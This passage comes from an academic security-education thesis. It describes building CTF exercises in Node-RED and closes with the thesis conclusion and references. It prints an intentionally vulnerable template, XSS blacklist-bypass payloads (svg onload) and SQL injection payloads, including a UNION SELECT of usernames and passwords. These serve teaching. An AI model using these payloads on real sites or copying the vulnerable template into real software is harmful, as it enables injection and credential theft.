exercise. The *red* team is responsible for attacking the infrastructure, which has been injected with vulnerable services by the green team before starting the exercise. The *blue* team(s) detects, patches, and exploits vulnerabilities to defend the infrastructure. The *yellow* team generates benign network traffic using the available services, and opens tickets when the same services become unavailable. Finally, the *white* team is composed of organizers and referees who check the correct execution of the cyber exercise.

Designing and deploying new exercises in CTF competitions or building vulnerable scenarios in CRs are costly and error-prone activities that may require specialized personnel for weeks or even months. Moreover, these resources are "single-use" since, once exploited, cannot be reused multiple times by the same team or individual.

To overcome such limitations some researchers proposed techniques and tools for the automatic generation of challenges or scenarios, in different types of competitions and with different results. Following this line of research, we present a preliminary proposal to support the computer-aided design and deployment of cyber resources using Node-RED. Our goal is to create cybersecurity training resources which are composed of a *problem*, i.e., the challenge, a *solution*, i.e., the flag, and a *write-up*, i.e., an explanation with hints on how to exfiltrate the flag.

This chapter is organized as follows. Section 8.1 introduces flow-based programming and the Node-RED programming tool we use to design and deploy cybersecurity training modules. Then, Section 8.2 presents motivating examples to show the feasibility of the proposed approach. Finally, Section 8.3 concludes the chapter by describing some lessons learned.

8.1 Flow-Based Programming and Node-RED

Flow-based programming, first proposed by Morrison in the late '60s [Mor10], is a paradigm that uses a *data processing factory* metaphor for designing and building applications following language independent design patterns. The flow-based programming approach defines applications as interconnections of "black box" elements, which form a network of asynchronous processes that exchange data by message passing. This paradigm is especially suited for creating and modeling IT and IoT scenarios in which the components communicate via a network defined externally to the processes, as a list of predefined connections.

Node-RED[2] is a tool that supports flow-based programming by letting the user choose and interconnect predefined or user-defined blocks via a web-based graphical user interface. These interconnected blocks form one or more flows which are stored as JSON and can be easily imported and exported for sharing with others.

As the name suggests, blocks and interconnections between blocks are implemented in JavaScript

[2]https://github.com/node-red/node-red

and served by a Node.js[3] server. By using the appropriate input and output blocks, flows can interact "with the outside world": for instance, by using a *HTTP Request* block, flows can accept incoming HTTP requests, elaborate them and then send a response using a *HTTP Response* block, as if it were an actual Node.js application.

One advantage of Node-RED over other traditional approaches is the ability to create flows by dragging and dropping elements from a dashboard. Another advantage is that users can create their own flows or "pack" a flow into a *subflow* and publish them as new blocks in the dashboard, so that other developers can use them.

Another advantage over traditional programming languages is that it is easier to understand the data flow of the application. Instead of having to infer it from the source code, a developer can have a glance at how data moves through the application and it is easier to modify these flows without having to deal with unexpected side effects.

8.2 Proof-of-Concept: Injection Flaws

Injection flaws are a class of vulnerabilities that allow an attacker to inject unwanted behavior in an application. There are many types of injection flaws, specifically in the case of multi-tiered architectures, where the user interacts with the interface of the application, which in turn interacts with another element (e.g., a DBMS or the file system) through an interpreter.

The developer builds a *template* of the interaction, for example a SQL query, that the application will later send to the interpreter. The user sends input data and the application inserts this data in the template, creating the final interaction for the interpreter. It then executes this interaction and gets the output results, which are then forwarded to the user. If the payload is not adequately treated, this pattern is susceptible to injections of malicious code.

In this section we describe how we implement scenarios using Node-RED for two popular injection flaws, Cross-site scripting (XSS, Section 8.2.1) and SQL injection (SQLi, Section 8.2.2).

8.2.1 Cross-Site Scripting

The foundation for XSS exercises is a vulnerable web application which enables attackers to inject client-side scripts into web pages viewed by other users. This vulnerability can be simulated in Node-RED as a flow composed of an *input* that takes a HTTP request, a template block that dynamically renders a template from user input values, and an *output* that replies to the user with a HTTP response.

[3] https://nodejs.org

Figure 8.1: XSS base flow.

```
[ ...
, {
    "id": "64965448.e1c35c",
    "type": "http in",
    "z": "7e877187.81bce",
    "name": "GET /welcome-form",
    "url": "/welcome-form",
    "method": "get",
    "upload": false,
    "swaggerDoc": "",
    "x": 210,
    "y": 63,
    "wires": [
    ["a16d7873.a86568"]
    ]
}, ...
]
```

Figure 8.2: Internal representation of the “GET /welcome” node.

Figure 8.1 shows the blocks of the flow just introduced which can be automatically turned into code. Figure 8.2 shows a snippet of this translation in the internal representation format of Node-RED. All the blocks of a flow are translated into a corresponding JSON object with a given identifier (see `id` property in Figure 8.2). Connections between blocks are defined in the `wires` property as a list of `ids`.

Template blocks in Node-RED support the *mustache*[4] template syntax and, by default, the template engine will sanitize HTML entities injected in the template. To bypass this and obtain vulnerable exercises, we translate the flow using the triple curly bracket syntax, as shown in Listing 8.1, which outputs raw HTML code instead of its sanitized version.

Listing 8.1: XSS base template.

```
<html>
    <head><title>Welcome!</title></head>
```

[4] http://mustache.github.io

```
    <body>
        Welcome {{{req.query.name}}}!
    </body>
</html>
```



Figure 8.3: Normal user input (left); XSS via `alert` (right).

Figure 8.3 shows on the left a common user interaction: the user inserts their name (John in this case) which is echoed back into the browser interface. However, when inserting a XSS PoC payload (see Section 3.2), the page displays a pop-up with the content `1` as shown in the right part of Figure 8.3. This is used to check if the web page is passing raw HTML to the user (instead of sanitizing HTML entities) and if the browser correctly evaluates the JavaScript code inside it. If this is assessed, then the attacker can craft actual attack payloads.

Once a vulnerable Node-RED flow is built, it is possible to add subflows performing different types of additional checks. Figure 8.4 shows one of such subflows which contains a *switch* block, that simply checks if the user input contains the “script” substring. If so, the *switch* block redirects the control flow on the upper branch and returns to the user an error message (`"script" detected`, with a 500 status code). Otherwise, the flow proceeds towards its normal output. This subflow appears in the user dashboard as a block, that can be included in any user created flow.



Figure 8.4: Subflow for “script” string.

This sanitization works against our example payload, but it is insufficient, since an attacker could adapt the payload to bypass the check. The next input does not contain the string “script”, but it has the very same effect as the previous one, being triggered by the “onload” event:



Figure 8.5: Blocks for "script" and "alert" strings.

```
<svg onload='alert(1)'></svg>
```

Following the same reasoning, it is possible to define a new subflow which detects the string "alert" (see Figure 8.5) and add the corresponding block to the dashboard, and so on, for other keywords of the JavaScript language. In such a way we can build pieces of code, which are vulnerable to different input values, depending on how the building blocks are combined. The availability of blocks that perform different sanity checks opens the possibility to semi-automatically generate multiple instances of challenges, all vulnerable to XSS with different payloads, that have a similar difficulty level.

8.2.2 SQL Injection

Consider a simple application responsible for selecting data from a SQL database using query (1) which displays the names of the users which come from a given country:

(1) `SELECT name,surname FROM users WHERE country='`*input*`'`



Figure 8.6: SQLi base flow.

In a normal scenario, a user would provide a valid input value for the attribute "country", e.g., `Italy`, and the application would create the following query:

(2) `SELECT name,surname FROM users`
`WHERE country='Italy'`

A malicious user, however, could send the payload `Italy' OR '1'='1` which would then create the malicious query:

```
(3) SELECT name,surname FROM users
        WHERE country='Italy' OR '1'='1'
```

in which the `WHERE` clause always evaluates to `True`, thus returning all rows in the table. Notice that the target SQL interpreter has no way of knowing which was the intended behavior of the query, since it was created by the application.

This looks like a trivial example, since a user could simply "brute-force" all countries because the information is inherently public and the application simply offers a mean to filter results. The problem is that this is just an assessment to check if the application is vulnerable to SQL injections. Once assessed, the SQL injection vulnerability can be exploited using payloads created to disclose other information. One example of this kind of attacks are "Union-based SQL injections". Using this technique, an attacker is able to add to the resulting view data taken from another table (or from different columns of the same table) thus leaking sensitive information. The next payload is an example that can be attached to query (1) to craft a malicious query:

```
Italy' UNION ALL SELECT username,pass FROM users #
```

As any other injection flaw vulnerability, SQL injection vulnerabilities are caused by an insufficient sanitization on the interaction between a web application and a SQL interpreter.

A possible countermeasure consists in not letting the user escape from the data section of the query, i.e., the context of the string literal. Since strings in this case are enclosed by single quotes, the application can sanitize (or at least escape) them. This effectively prevents the user from inserting malicious syntax in the SQL query.



Figure 8.7: SQLi flow with escaped quotes.

Figure 8.7 shows a Node-RED flow where input fields are correctly sanitized, and the SQL query (3) becomes:

```
(4) SELECT name,surname FROM users
        WHERE country='Italy\' OR \'1\'=\'1'
```

Other queries might enclose strings in different kinds of quotes. It is important that a solid sanitization function is able to completely sanitize all characters that can terminate a string.

All these protections can be implemented as Node-RED blocks or subflows, which can be added to the base SQLi flow to apply different levels of protection. Students can exploit the specific exercise, once they know how the application performs sanitization over user input (or they can try every technique to try and guess which one is being applied). Following this reasoning, new blocks can be created so that the cybersecurity instructor can compose them to inject different bugs in the training exercises.

8.2.3 Flag Generation

As we explained in Chapter 6, cybersecurity exercises hide secret strings which are returned when a correct solution is found. In CTFs competitions, flags can be submitted for points and the more points a team earns, the higher up it moves in the scoreboard. To avoid cheating, flags must be unguessable and teams should behave following a code of conduct which is made clear in any competition, where the rules explicitly say things like: *"Sharing flags, exploits or hints is severely prohibited and will grant you the exclusion from the competition."*

Currently, the majority of competitions provide a unique flag for each challenge, making flag sharing possible. A possible upgrade, already implemented for example in [BCB+15] uses randomly generated flags, which are unique for each team. In our approach, flags can be automatically generated by defining proper Node-RED blocks.

Despite being unguessable, flags share a common structure which helps participants in identifying them. They usually start with a string, often denoting the competition, and the unique flag text is written within curly brackets. A flag example is the following:

```
myCTF{th1s_is_4n_3x@mpl3_of_a_FLAG(^_^)}
```

The Node-RED block for random flags can implement a regular expression, like the one below:

```
/myCTF\{[A-Za-z0-9@\^_()&%\$]{15,}\}/
```

and then for each new challenge, the system can generate a string matching the regular expression and associate it with the challenge.

8.2.4 Write-up Generation

As we anticipated in the introduction of this chapter, part of our proposal addresses the generation of a *write-up*, i.e., an explanation of the steps taken during its solution (or at least, one possible

solution). Write-ups are one of the most important aspects of building a cybersecurity training resource, especially if it is aimed at self-learners. During CTFs, write-ups are usually written by the individual or team who solved the challenge (of course, after the CTF ends), sometimes by the organizers themselves (before the CTF starts, but published after it ends).

There is currently no agreed-upon template for write-ups, which results in everyone choosing their favourite format. This problem has no easy solution, since every challenge (and every category of challenge) might require a different approach. Our proposal is to create a modular template for write-ups, in which every step of the write-up can be associated with a building block in Node-RED. For example, in the XSS flow from Figure 8.5, the first block would have this associated write-up:

*"An attacker performs a **GET** HTTP Request on the **/welcome** page, passing a standard*

`<script>alert(1)</script>` *attack payload in the **name** parameter."*

Bold values are generated at runtime depending on the configuration of the block. In this specific case, the value *GET* is the actual HTTP method accepted by the block. In other contexts, it would be substituted by *POST*, *PUT*, or other methods.

The second block is a sanitization block, which contains both the description of the sanitization technique it employs and possible techniques to bypass it.

*"The application contains a blacklist-based sanitization block. In particular, the application blocks all payloads containing the word **script (case insensitive)**. The previous payload*

```
<script>alert(1)</script>
```

is blocked by this validation. One way of bypassing this is

```
<svg onload='alert(1)'></svg>
```

*in the **name** parameter."*

Currently, suggestions of bypass payloads must be provided by the creator of the challenge during the creation of the challenge itself. Each sanitization block assumes it was added to stop the input attack payload, which means the write-up element will take the previous value and explain that its technique stops it.

The third block in Figure 8.5 is another sanitization block, which would have a similar structure, but rendered with the current input values:

*"The application contains a blacklist-based sanitization block. In particular, the application blocks all payloads containing the word **alert (case insensitive)**. The previous payload*

```
<svg onload='alert(1)'></svg>
```

is blocked by this validation. One way of bypassing this is

```
<svg onload='confirm(1)'></svg>
```

*in the **name** parameter.”*

If a suggested bypass is provided in the previous block, the next one assumes it was put there to stop it, which means it will display it in the input value. If the trainer wants to disable this behavior, they can provide suggestions of bypass payloads only in the last block, or they can put the sanitization blocks in parallel instead of linking them in series.

“Since the application is unable to block the previous attack payload, it is concatenated in the template, which becomes `Welcome <svg onload='confirm(1)'></svg>!`*.”*

The last block is just an *HTTP Response* block, which displays some simple static content as *“Results are then shown to the user.”*

The system finally joins all these entries in a single write-up document and presented as an HTML page, or printed as a PDF file. Notice that this write-up generation process is implemented as a Node-RED flow, so that all functions have access to the live data from the exercise flow.

8.3 Lesson Learned

In this chapter, we have presented a prototypical framework that uses Node-RED to facilitate the design and deployment of IT and IoT scenarios containing cybersecurity exercises.

Although our prototype still lacks a number of features (e.g., a complete catalog of training blocks and the automatic generation of write-ups), it can already be used for implementing real training sessions. Indeed, leveraging on existing package sharing platforms (e.g., *npm*), developers can create and share flows and blocks, as well as use the ones created by other developers, in a collaborative approach.

In the context of this thesis, since our prototype supports the development of complex training experiences, it can substantially help to build a proper mindset along with practical skills. In our opinion, this is the stepping stone for the correct education of the next generation of security experts.

Chapter 9

Conclusion

In this thesis we considered a major cause of vulnerabilities, i.e., the lack of a correct mindset.

In the first part of this thesis, we highlighted that knowledge of common vulnerabilities is not sufficient to avoid them when they appear in an unexpected context. To this aim, we explored two fresh attacker models: the first one is an original proposal of ours, i.e., an attacker model against security scanners; the second one is our implementation of the adversarial machine learning attacker model in the context of WAFs. The two considered attacker models rely on well-known vulnerabilities, i.e., XSS and SQLi, respectively, that security products developers should be aware of. Through systematic experiments, we showed that many real-world security products are in fact vulnerable to these attacker models. We believe that these blind spots are due to the lack of mindset, rather than the lack of knowledge. As a matter of fact, it seems very unlikely that expert security developers are not knowledgeable about such common vulnerabilities.

Interestingly enough, the previous statement seems to apply in a very general context. Indeed, many security products were found vulnerable, ranging from open source projects such as OWASP JoomScan and Nettacker, to commercial, flagship security product such as Metasploit Pro. This type of vulnerabilities stems from the wrong assumption that the target of a scan is a passive entity, and that all retrieved data is harmless. Instead, the correct mindset is to consider data provided by targets as user data, and hence always treat it as untrusted. A further confirmation of this lack of mindset was directly provided by the interaction with the Rapid7 team during the responsible disclosure process. Soon after the discovery of this vulnerability, Rapid7 informed us that, although they patched CVE-2020-7354 and CVE-2020-7355, they were withholding the remediation in the upcoming patch notes until a wider assessment of the code base was completed. After the assessment was completed, Rapid7 published the patch notes,[1] confirming that the issue was in fact present in the application. Similarly, although the

[1] Metasploit Pro 4.17.1 – Product Update 2020-05-14 – https://help.rapid7.com/metasploit/release-notes/archive/2020/05/#20200514

attacker model had already been published at the time, OWASP JoomScan project leaders were surprised when we reported the vulnerability on their system. Confirming that the attacker model was never taken into consideration during development, they also contacted OWASP Nettacker project leader, who promptly fixed[2] the vulnerability.

Then, we considered the same issue on a second scenario, i.e., ML-based WAFs. Developers of these security products aim at detecting attack payloads with learning algorithms instead of pre-compiled lists of malicious signatures. However, our experiments proved that this technique is not effective against an adversary that is aware of the detection mechanism. As a matter of fact, ML-based WAFs were unable to identify and block SQLi attacks purposely crafted with syntax manipulation techniques. Since payload detection is based on syntax instead of semantics, it was possible to alter the former without affecting the latter, thus delivering the same attack in a different format. This was possible thanks to the rich SQL syntax: since a SQL statement can be expressed in different ways, an attacker can explore the SQL grammar to find an equivalent statement that the WAF does not recognize. The approach described above can be efficiently implemented as a guided mutational fuzzing, that iteratively mutates the initial payload using a set of operators. The WAF itself guides the mutation process, since its *confidence* value represents how close the payload is to being classified as malicious. The fuzzer climbs this value and creates iteratively better payloads, that eventually generate a confidence value under threshold, and therefore bypass the WAF. To automate this technique, we developed WAF-A-MoLE.[3]

In the second part of this thesis, to promote the development of a correct mindset, we reconsidered how to build effective hands-on activities. To achieve this, we started from CTFs, the most common practical security activity. In particular, we investigated how CTFs can help developers in understanding the attacker perspective. To this aim, we created the ZenHackAdemy, which complemented the already existing Web Development and Computer Security university courses. We noticed that exposing trainees to practical activities leads to a better understanding of the consequences of an attack, making them more mindful of the security implications of their choices during development. This helped students in creating more secure software in their projects.

However, CTFs alone could be insufficient to create the correct mindset. The reason is that, usually, CTFs are more focused on specific vulnerabilities, rather than attacker models. To bridge this gap, we investigated how to create a training experience that encompasses both specific vulnerabilities and attacker models. As a practical use case, we implemented an effective training scenario for our own security scanner attacker model, that we presented in the first part of this thesis. In particular, we created a vulnerable security scanner, namely DVAS, as well as a configurable malicious target, called NAX, that automatically responds to scans with attack payloads. Also, we discovered that the process of building a training scenario can itself be a valuable training experience. In fact, developing this training scenario we refined our attacks against security

[2] `https://github.com/OWASP/Nettacker/pull/333`
[3] `https://github.com/AvalZ/WAF-A-MoLE`

scanners and found additional vulnerabilities. Indeed, we used NAX to discover 13 additional vulnerabilities based on the same attacker model.

Finally, since creating specific training scenarios is a considerable effort, we designed a prototypical framework to build exercises in a semi-automatic way. This framework can help trainers in creating new security exercises, as well as promoting self-training for developers and security enthusiasts in general. In our opinion this step is fundamental to foster a more holistic approach towards security training, building a mindset and considering attacker models as a whole, instead of only focusing on a single vulnerability at a time.

We showed that novel attacker models, beside being a security issue *per se*, are also an opportunity for old vulnerabilities to come back on the stage. As a matter of fact, a small shift in perspective can reignite vulnerabilities in new, unexpected scenarios. This confirms that simply fixing vulnerabilities is insufficient in the long run, if we do not address their root causes.

With RevOK, we considered how the novel attacker model reintroduces the risk of XSS vulnerabilities, also adding new attack vectors against previously unreachable targets, such as security analysts. However, we only considered one class of vulnerabilities. Depending on their architecture, Security scanners and similar products are likely be vulnerable to other vulnerabilities via this attacker model. For example, if the data retrieved from the target is inserted into a database via a SQL query, the scanner can be vulnerable to SQLi. A similar argument applies to other vulnerabilities, such as buffer overflow.

Similarly, with WAF-A-MoLE we addressed how to make SQLi payloads bypass ML-based WAFs. However, a similar approach could be applied to other types of payloads, such as XSS ones. Since WAF-A-MoLE leveraged on the rich SQL language to create adversarial examples, it might also be effective on programming languages such as JavaScript.[4] This would require additional mutation operators and possibly the tuning of our prototype, which is currently tailored for SQLi. Again, the issue resides in the fact that, to some extent, developers make the wrong assumptions regarding the attacker behavior.

Poorly defining attacker models is a major threat to the security of software. To create more resilient software, developers should always keep in mind that they are "programming Satan's computer" [AN95]. To become *the devil's developer*, one should have a mindset that is more similar to that of an attacker. Clearly, keeping up with the quickly evolving field of security requires developers to continuously stay up to date. However, this strong emphasis on staying informed on attack techniques may overshadow the importance of a correct mindset. To mitigate this issue, we need more effective techniques to provide developers with a proper security education. CTFs are a starting point, but we have to deal with their strong, vertical focus on specific vulnerabilities. For instance, recently, Cyber Ranges promise to offer a more complete training experience, in which participants can run complex, realistic scenarios and experience

[4]For example, any JavaScript statement can be expressed using a small subset of symbols, i.e., `()+[]!`. For more details, see `http://www.jsfuck.com/`.

the consequences of an attack.

All in all, there is no shortcut to security. Creating software that can withstand upcoming vulnerabilities and attacker models is not a simple task. While security is sometimes perceived as a technological problem, it runs much deeper than that, also involving developer psychology and culture. Technology cannot provide the ultimate solution to this lack of security-oriented mindset, but it can support developers as part of a more complex security process. Recently, some initiative such as *security-by-design* went in this direction, stating the importance of treating security as a process instead of a product. Conversely, if we fail to define proper security processes, we must resign to "expect the unexpected".

Acknowledgements

This research was partly supported by the "Boeing-UNIGE Scholarship Project" and the Horizon 2020 project "Strategic Programs for Advanced Research and Technology in Europe" (SPARTA).

Bibliography

[AC10] Andrea Avancini and Mariano Ceccato. Towards Security Testing with Taint Analysis and Genetic Algorithms. In *Proceedings of the ICSE Workshop on Software Engineering for Secure Systems*, 2010.

[AC19] Hala Assal and Sonia Chiasson. "Think Secure From the Beginning": a Survey with Software Developers. In *Proceedings of the Conference on Human Factors in Computing Systems*, 2019.

[AE10] Heather L Ainsworth and Sarah Elaine Eaton. *Formal, Non-Formal and Informal Learning in the Sciences.* ERIC, 2010.

[Aiz64] Mark A Aizerman. Theoretical Foundations of the Potential Function Method in Pattern Recognition Learning. *Automation and remote control*, 1964.

[AKFR17] Hyrum S Anderson, Anant Kharkar, Bobby Filar, and Phil Roth. Evading Machine Learning Malware Detection. *Black Hat*, 2017.

[Alc20a] Wade Alcorn. BeEF Autorun Rule Engine. `https://github.com/beefproject/beef/wiki/Autorun-Rule-Engine`, Accessed March 19, 2020.

[Alc20b] Wade Alcorn. *The Browser Exploitation Framework*, Accessed on March, 2020.

[AN95] Ross Anderson and Roger Needham. Programming satan's computer. In *Computer Science Today*. 1995.

[ANB15] Dennis Appelt, Cu D Nguyen, and Lionel Briand. Behind an Application Firewall, Are We Safe from SQL Injection Attacks? In *Proceedings of the IEEE 8th International Conference on Software Testing, Verification and Validation*, 2015.

[ANPB18] Dennis Appelt, Cu D Nguyen, Annibale Panichella, and Lionel C Briand. A machine-learning-driven evolutionary approach for testing web application firewalls. *IEEE Transactions on Reliability*, 2018.

[BBMV07] Sruthi Bandhakavi, Prithvi Bisht, P Madhusudan, and VN Venkatakrishnan. CANDID: Preventing SQL Injection Attacks using Dynamic Candidate Evaluations. In *Proceedings of the 14th ACM Conference on Computer and Communications Security*, 2007.

[BCB+15] Jonathan Burket, Peter Chapman, Tim Becker, Christopher Ganas, and David Brumley. Automatic Problem Generation for Capture-the-Flag Competitions. In *Proceedings of the USENIX Summit on Gaming, Games, and Gamification in Security Education*, Washington, D.C., 2015. USENIX Association.

[BCM+13] Battista Biggio, Igino Corona, Davide Maiorca, Blaine Nelson, Nedim Šrndić, Pavel Laskov, Giorgio Giacinto, and Fabio Roli. Evasion Attacks against Machine Learning at Test Time. In *Proceedings of the Joint European Conference on Machine Learning and Knowledge Discovery in Databases*, 2013.

[BNS+06] Marco Barreno, Blaine Nelson, Russell Sears, Anthony D Joseph, and J Doug Tygar. Can Machine Learning be Secure? In *Proceedings of the ACM Symposium on Information, Computer and Communications Security*, 2006.

[BOSB10] Kay Henning Brodersen, Cheng Soon Ong, Klaas Enno Stephan, and Joachim M Buhmann. The Balanced Accuracy and its Posterior Distribution. In *Proceedings of the 20th International Conference on Pattern Recognition*, 2010.

[BQ18] Jorge Blasco and Elizabeth A. Quaglia. InfoSec Cinema: Using Films for Information Security Teaching. In *USENIX Workshop on Advances in Security Education*, 2018.

[BR18] Battista Biggio and Fabio Roli. Wild Patterns: Ten Years after the Rise of Adversarial Machine Learning. *Pattern Recognition*, 2018.

[Bra07] Sergey Bratus. What Hackers Learn that the Rest of Us Don't: Notes on Hacker Curriculum. *IEEE Security Privacy*, 2007.

[BRJ+17] Tanner J. Burns, Samuel C. Rios, Thomas K. Jordan, Qijun Gu, and Trevor Underwood. Analysis and Exercises for Engaging Beginners in Online CTF Competitions for Security Education. In *Proceedings of the USENIX Workshop on Advances in Security Education*, 2017.

[BWPB+18] Jane Blanken-Webb, Imani Palmer, Nicholas C. Burbules, Roy H. Campbell, and Masooda Bashir. A Case Study-based Cybersecurity Ethics Curriculum. In *USENIX Workshop on Advances in Security Education*, 2018.

[Car20] Luca Carettoni. On Insecure ZIP Handling, Rubyzip and Metasploit RCE (CVE-2019-5624). `https://blog.doyensec.com/2019/04/24/rubyzip-bug.html`, (Accessed on March 2020).

[CBB14] Peter Chapman, Jonathan Burket, and David Brumley. PicoCTF: A Game-Based Computer Security Competition for High School Students. In *Proceedings of the USENIX Summit on Gaming, Games, and Gamification in Security Education*, 2014.

[CBN11] Gregory Conti, Thomas Babbitt, and John Nelson. Hacking Competitions and Their Untapped Potential for Security Education. *IEEE Security Privacy*, 2011.

[Chea] Redirect Check. Redirect Checker. `http://redirectcheck.com/index.php`. (Accessed on September 2020).

[Cheb] DNS Checker. HTTP Status Checker. `https://dnschecker.org/server-headers-check.php`. (Accessed on September 2020).

[Chec] DNS Checker. OS Checker. `https://dnschecker.org/website-server-software.php`. (Accessed on September 2020).

[Ched] Robots TXT Checker. Robots.txt Checker Tool. `https://robotstxtchecker.online/`. (Accessed on September 2020).

[Chee] SEO Site Checkup. Free SEO Checkup. `https://seositecheckup.com/`. (Accessed on September 2020).

[Che20a] CheckShortURL. *CheckShortURL*, Accessed on March 2020.

[Che20b] Shay Chen. The Web Application Vulnerability Scanner Evaluation Project. `https://sourceforge.net/projects/wavsep/`, (Accessed on March 2020).

[CLO07] James Clause, Wanchun Li, and Alessandro Orso. Dytan: a Generic Dynamic Taint Analysis Framework. In *Proceedings of the International Symposium on Software Testing and Analysis*, 2007.

[CNAB16] Mariano Ceccato, Cu D Nguyen, Dennis Appelt, and Lionel C Briand. SOFIA: an Automated Security Oracle for Black-box Testing of SQL-injection Vulnerabilities. In *Proceedings of the 31st IEEE/ACM International Conference on Automated Software Engineering*, 2016.

[Coo] CookieMetrix. GDPR Checker. `https://www.cookiemetrix.com/`. (Accessed on September 2020).

[Cor20] MITRE Corporation. ATT&CK - Technical Information Gathering. `https://attack.mitre.org/tactics/TA0015/`, (Accessed on March 2020).

[Cou] Arnaud Courty. Damn Vulnerable IoT Device. `https://github.com/Vulcainreo/DVID`. (Accessed on September 2020).

[CPO18] Tom Chothia, Stefan-Ioan Paiu, and Michael Oultram. Phishing Attacks: Learning by Doing. In *Proceedings of the USENIX Workshop on Advances in Security Education*, 2018.

[CRV21] Gabriele Costa, Enrico Russo, and Andrea Valenza. Damn Vulnerable Application Scanner. *Submitted at the 51st edition of the Annual IEEE/IFIP International Conference on Dependable Systems and Networks*, 2021.

[CV95] Corinna Cortes and Vladimir Vapnik. Support-Vector Networks. *Machine Learning*, 1995.

[CVMG+14] Kyunghyun Cho, Bart Van Merriënboer, Caglar Gulcehre, Dzmitry Bahdanau, Fethi Bougares, Holger Schwenk, and Yoshua Bengio. Learning Phrase Representations using RNN Encoder–Decoder for Statistical Machine Translation. In *Proceedings of the Conference on Empirical Methods in Natural Language Processing*, 2014.

[CW17] Nicholas Carlini and David Wagner. Adversarial Examples are not Easily Detected: Bypassing Ten Detection Methods. In *Proceedings of the 10th ACM Workshop on Artificial Intelligence and Security*, 2017.

[DAP+14] Supeno Djanali, FX Arunanto, Baskoro Adi Pratomo, Abdurrazak Baihaqi, Hudan Studiawan, and Ary Mazharuddin Shiddiqi. Aggressive Web Application Honeypot for Exposing Attacker's Identity. In *Proceedings of the 1st International Conference on Information Technology, Computer, and Electrical Engineering*, 2014.

[DBL+19] Luca Demetrio, Battista Biggio, Giovanni Lagorio, Fabio Roli, and Alessandro Armando. Explaining Vulnerabilities of Deep Learning to Adversarial Malware Binaries. In *Proceedings of the 3rd Italian Conference on Cyber Security*, 2019.

[DCV10] Adam Doupé, Marco Cova, and Giovanni Vigna. Why Johnny Can't Pentest: An Analysis of Black-Box Web Vulnerability Scanners. In *Proceedings of the 7th International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment*, 2010.

[Det] Redirect Detective. Redirect Check. `https://redirectdetective.com/`. (Accessed on September 2020).

[DHN17] Jeremy D'Hoinne, Adam Hils, and Claudio Neiva. Magic Quadrant for Web Application Firewalls. Technical report, Gartner, Inc., August 2017.

[DL45] Karl Duncker and Lynne S Lees. On problem-solving. *Psychological monographs*, 1945.

[DLR+19] Luca Demetrio, Giovanni Lagorio, Marina Ribaudo, Enrico Russo, and Andrea Valenza. ZenHackAdemy: Ethical Hacking @ DIBRIS. In *Proceedings of the 11th International Conference on Computer Supported Education*, 2019.

[DLZ+14] Andy Davis, Tim Leek, Michael Zhivich, Kyle Gwinnup, and William Leonard. The Fun and Future of CTF. In *Proceedings of the USENIX Summit on Gaming, Games, and Gamification in Security Education*, 2014.

[DMP+18] Ambra Demontis, Marco Melis, Maura Pintor, Matthew Jagielski, Battista Biggio, Alina Oprea, Cristina Nita-Rotaru, and Fabio Roli. On the Intriguing Connections of Regularization, Input Gradients and Transferability of Evasion and Poisoning Attacks. *arXiv preprint arXiv:1809.02861*, 2018.

